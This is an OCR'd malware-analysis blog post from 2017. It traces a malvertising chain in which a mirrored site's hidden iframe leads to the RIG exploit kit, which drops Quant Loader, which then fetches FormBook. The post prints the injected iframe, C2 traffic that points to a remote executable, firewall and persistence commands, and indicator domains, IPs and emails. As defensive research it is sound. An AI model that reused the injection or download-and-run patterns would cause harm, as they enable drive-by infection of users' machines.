
Malvertising Campaign Uses RIG EK to Drop Quant Loader which Downloads FormBook.

malwarebreakdown.com/2017/10/10/malvertising-campaign-uses-rig-ek-to-drop-quant-loader-which-downloads-formbook/


October 10, 2017

A couple days ago I came across an unusual looking request for a RIG EK landing page. The log showed the referer to be coming from a site called pay-scale[.]us:


Home - U.S. MOTORS - Internet Explorer
http://pay-scale.us/
Home - U.S. MOTORS
MotorBoss
Contact Us
About Nidec Motor Corporation
Select Language
Find a Distributor
Online Catalog/Cross Reference
Chat Support
A BRAND OF THE
NIDEC MOTOR CORPORATION
OUR PRODUCTS
INDUSTRY APPLICATIONS
SERVICE & SUPPORT
ENERGY EFFICIENCY
ABOUT US
SEARCH
TITAN® 5000 Frame Horizontal motors.
Field convertibility without disrupting motor installation.
Introducing World Motor®
A complete line of severe duty motors
TITAN® 5000 Frame Horizontal
With field convertible conduit box
EC Motor Systems
Broad range of ECM solutions for HVACR
Monetize Your Knowledge: PM and PdM for Electric Motors
WEFTEC
OCT 02, 2017 , CHICAGO, IL
I AM A:
CHOOSE A PROFILE FOR MORE


Looking through the logs surrounding the event I could see that the user visited a shady site using the .ac ccTLD. Traffic estimates showed that this site received 500K visitors over the last 30 days. When I was researching the site, I was redirected via malicious ad traffic to tech support scams. This leads me to believe the initial referer was from malvertising. The malvert likely redirected the host to pay-scale[.]us via a 3XX status code.

Examining the page source for pay-scale[.]us shows the website was mirrored from usmotors[.]com using HTTrack Website Copier:



```

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">

<!-- Mirrored from www.usmotors.com/ by HTTrack Website Copier/3.x [XR&CO'2014], Sun, 01 Oct 2017 17:31:01 GMT -->
<!-- Added by HTTrack --><meta http-equiv="content-type" content="text/html;charset=utf-8" /><!-- /Added by HTTrack -->
<head><title>
        Home - U.S. MOTORS
```

Looking a little farther down the page we can see how the user got redirected to RIG EK from pay-scale[.]us:




```
8PZPIcCenxgoOnuuYRRHeY2eE0yiaNnSoOyK26Yah8640b" />
</div>
<iframe width="0" height="0" src="http://medical-help.top/F4tZ8S" frameborder="0" ></iframe>
<script type="text/javascript">
//<![CDATA[
var theForm = document.forms['form1'];
if (!theForm) {
    theForm = document.form1;
```

The domain in the hidden iframe, medical-help[.]top, resolves to 91.92.136.170.

Looking at the Whois information shows these domains were registered using the name "Terry Kornfeld" and email address morganaanna7@gmail.com. Searching for all domains registered using that name and/or email address returned the following:

Domain	Registered
i-yourdoctor[.]top	10/8/2017
highqualitywebhelp[.]top	10/8/2017
filmsdays[.]top	10/4/2017
photosetty[.]us	10/2/2017
pay-scale[.]us	10/1/2017
madicalcareme[.]top	9/19/2017
mymedicalcare[.]us	9/17/2017
photo24[.]top	9/9/2017
medical-help[.]top	9/9/2017


These sites should be considered malicious. Additionally, some of them are being used for C2 activities. More on that later.
Below is the GET request that was generated due to the hidden iframe on pay-scale[.]us:




```
GET /F4tZ8S HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://pay-scale.us/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: medical-help.top
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx
Date: Mon, 09 Oct 2017 20:40:57 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Keep-Alive: timeout=60
Expires: Thu, 21 Jul 1977 07:30:00 GMT
Last-Modified: Mon, 09 Oct 2017 20:40:57 GMT
Cache-Control: max-age=0
Pragma: no-cache
Set-Cookie: [redacted]; expires=Thu, 09-Nov-2017 20:40:57 GMT; Max-Age=2678400; path=/; domain=.medical-help.top
Location: http://176.57.217.78/?MTY1NTcz&gizmos=xXvQMvWdbRXQDp3EKv_cT6NEMVHRH0CL2Y2dmrHTefjaeFWkzrDFTF_wozKATwSG6_8tdfJ&monks=RDVbiiBSJKARomN12UgkW9viu3UCDnxOY1pTW_kaNMw8W9puXEuNp2VvzyLAkQPsig1TH62I&nuts=NTIxNzA1
```


The server returns a 302 Found with a location containing the RIG EK landing page URL.

Further examination of the infrastructure being used in this campaign show that the threat actor(s) are utilizing Keitaro TDS:






Below is an image of the HTTP traffic captured during this infection chain:




```
Destination IP   Dst Port  Host/Domain/Subdomain  Info
212.73.150.215   80        pay-scale.us           GET / HTTP/1.1
91.92.136.170    80        medical-help.top       GET /F4t28S HTTP/1.1
176.57.217.78    80        176.57.217.78          GET /?MTY1NTcz&gizmos=xXvQMvWdbRXQDp3EKv_cT6NEMVHRHBCL2Y2derHTefjaeFWkzrDFTF_wozKATw5G6_8tdfJ&monks=RDVbiiBSJKA8omN1ZUgkW9viu3UCDnxOY1pTW_kaNMwBW9puXEuNp2VvzyLAkQPsig1TH6Z1&nuts=NTIxNzA1 HTTP/1.1
176.57.217.78    80        176.57.217.78          GET /?MzcxOTE3&gizmos=xHzQMrTYbRrFFYHfKPjEUKdEMUzWABOKwYuZharVF5yxFDPGpbblFx7spV6dCFiEmvJvdLcHDwGh1UHASwY&monks=0n4BMW1hA_qiq3ULVmhOZ0ZOCrhHbNwtAgZGWQLRo2F6nnLMdecBhlRPQ72RWy-stVFgR4w8Tnav7Va5O-w&nuts=NTQ3OTkw HTTP/1.1
176.57.217.78    80        176.57.217.78          GET /?NDAxMjI5&monks=n4wMW15A_qqq3UPVmhS202WCrhHbNw9AqZOWQLVo2FinnLQdeckhlRTQ72VWy-stVVkY4ggTmK3DJqWU7UNz&gizmos=xHvQMrXYbRvFFYHfKP7EUKFEMU7WA8WKwY2ZhazVF5-xFDXGpbb1FxjspV6dCF6EmvJvdLMHIwCh1UbASwY0&nuts=MzI0NTI5 HTTP/1.1
176.57.217.78    80        176.57.217.78          GET /?MjAxODIy&gizmos=xXrQMvWYbRXQCJ3EKv7cTGNAMVHRHECL2YqderHTefjaeFWkzrDFTF_2ozKASQ5G6_8tdfJSDV&monks=bijxSJKA8omN1fUgkW9fiu3UKDnxOZ1pTW-UaNMwkW9puWEuNp21vzyLIkcswjxxWDGlENjOke&nuts=NjAyOTE3 HTTP/1.1
85.217.170.186   80        filmsdays.top          GET /q/index.php?id=[redacted]&c=1&mk=8df751&il=H&vr=1.50&bt=32 HTTP/1.1
85.217.170.186   80        filmsdays.top          GET /q/index.php?id=[redacted]&c=1&mk=8df751&il=H&vr=1.50&bt=32 HTTP/1.1
212.73.150.215   80        motorsus.us            GET /fb.exe HTTP/1.1
85.217.170.186   80        filmsdays.top          GET /q/index.php?id=[redacted]&c=2&mk=8df751&il=H&vr=1.50&bt=32 HTTP/1.1
85.217.170.186   80        filmsdays.top          GET /q/index.php?id=[redacted]&c=3&mk=8df751&il=H&vr=1.50&bt=32 HTTP/1.1
85.217.170.186   80        filmsdays.top          GET /q/index.php?id=[redacted]&c=4&mk=8df751&il=H&vr=1.50&bt=32 HTTP/1.1
85.217.170.186   80        filmsdays.top          GET /q/index.php?id=[redacted]&c=5&mk=8df751&il=H&vr=1.50&bt=32 HTTP/1.1
85.217.170.186   80        filmsdays.top          GET /q/index.php?id=[redacted]&c=5&mk=8df751&il=H&vr=1.50&bt=32 HTTP/1.1
85.217.170.186   80        filmsdays.top          GET /q/index.php?id=[redacted]&c=6&mk=8df751&il=H&vr=1.50&bt=32 HTTP/1.1
169.239.128.162  80        www.basefile.top       GET /tesla/shell123/config.php?id=[redacted].. HTTP/1.1 Continuation
```

RIG EK dropped two identical Quant Loader payloads in %TEMP%:



Name	Date modified	Type	Size
bilonebilo153.exe	10/9/2017 1:41 PM	Application	165 KB
bilonebilo417.exe	10/9/2017 1:41 PM	Application	165 KB
FXSAPIDebugLogFile.txt	9/19/2016 11:27 PM	Text Document	0 KB

When Quant Loader was executed it copied itself to %APPDATA%[uid]svchost.exe:




Name	Date modified	Type	Size
svchost.exe	10/9/2017 1:44 PM	Application	165 KB

[uid] is the eight-digit unique ID generated for the infected host. Forcepoint shows how the unique ID is generated:

1. Obtain the Windows GUID value from HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCryptography
2. Extract only the number values, no letters or dashes
3. Copy 8 of the numbers, beginning with the 5th number

The malware then re-launches itself under "svchost.exe" and creates file "C:Users[Username]AppDataLocalTempper". The following processes and actions were recorded:

1. svchost.exe creates process regini.exe
2. regini.exe reads data from file %TEMP%per
3. svchost.exe deletes file %TEMP%per
4. svchost.exe sets AutoStart registry key "HKCUSoftwareMicrosoftWindowsCurrentVersionRunQt"




Name	Type	Data
(Default)	REG_SZ	(value not set)
Qt	REG_SZ	c:\users\win7 32bit\appdata\roaming\[redacted]\svchost.exe

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run


Quant Loader also modifies Windows Firewall to allow outbound communications using the command:

```
netsh.exe advfirewall firewall add rule "name=Quant"
"program=c:usersappdata[uid]svchost.exe" dir=Out action=allow
```



Name	Profile	Enabled	Action	Program
Quant	All	Yes	Allow	c:\users\win7 32bit\appdata\roaming\[redacted]\svchost.exe
Quant	All	Yes	Allow	c:\users\win7 32bit\appdata\roaming\[redacted]\svchost.exe

I found post-infection traffic to the C2 at filmsdays[.]top/q/, which was registered by “Terry Kornfeld” using the email address morganaanna7@gmail.com:



Index of /

Name	Last modified	Size	Description
q/	2017-10-07 11:22	-	

Apache/2.4.10 (Debian) Server at filmsdays.top Port 80

```
GET /q/index.php?id=[redacted]&c=1&mk=8df751&il=H&vr=1.50&bt=32 HTTP/1.1
Host: filmsdays.top

HTTP/1.1 200 OK
Date: Mon, 09 Oct 2017 20:47:10 GMT
Server: Apache/2.4.10 (Debian)
Content-Length: 38
Content-Type: text/html; charset=UTF-8

00000000exe=http://motorsus.us/fb.exe;
```

- id = the unique ID of the infected host
- c = the current index of the server being used
- mk = string likely used as an affiliate of campaign ID
- il = Haven’t confirmed
- vr = Haven’t confirmed but could be version number

- bt = Haven’t confirmed but could be x86 or x64

Below is an example of the Quant Loader C2 TCP connections captured during my infection:

Remote Address: 85.217.170.186
Remote Host Name: t.co
Remote Port: 80
Process Name: svchost.exe
Process Path: C:UsersWin7 32bitappdataroaming[uid]svchost.exe
Remote IP Country: Bulgaria


Remote Address: 212.73.150.215
Remote Host Name: v22597.vps.ag
Remote Port: 80
Process Name: svchost.exe
Process Path: C:UsersWin7 32bitappdataroaming[uid]svchost.exe
Remote IP Country: Bulgaria

In my infection the first server (c=1) responded with the location of follow-up malware located at motorsus[.]us/fb.exe.

Motorsus[.]us appears to be under control of the same threat actor(s). The name and email used to register this domain is “Lee M Clark” and john.benjack@mailfence.com. Below is a list of current domains using that registrant information.

Domain	Registered
motorsus.us	10/1/2017
seechicagodance.us	10/1/2017

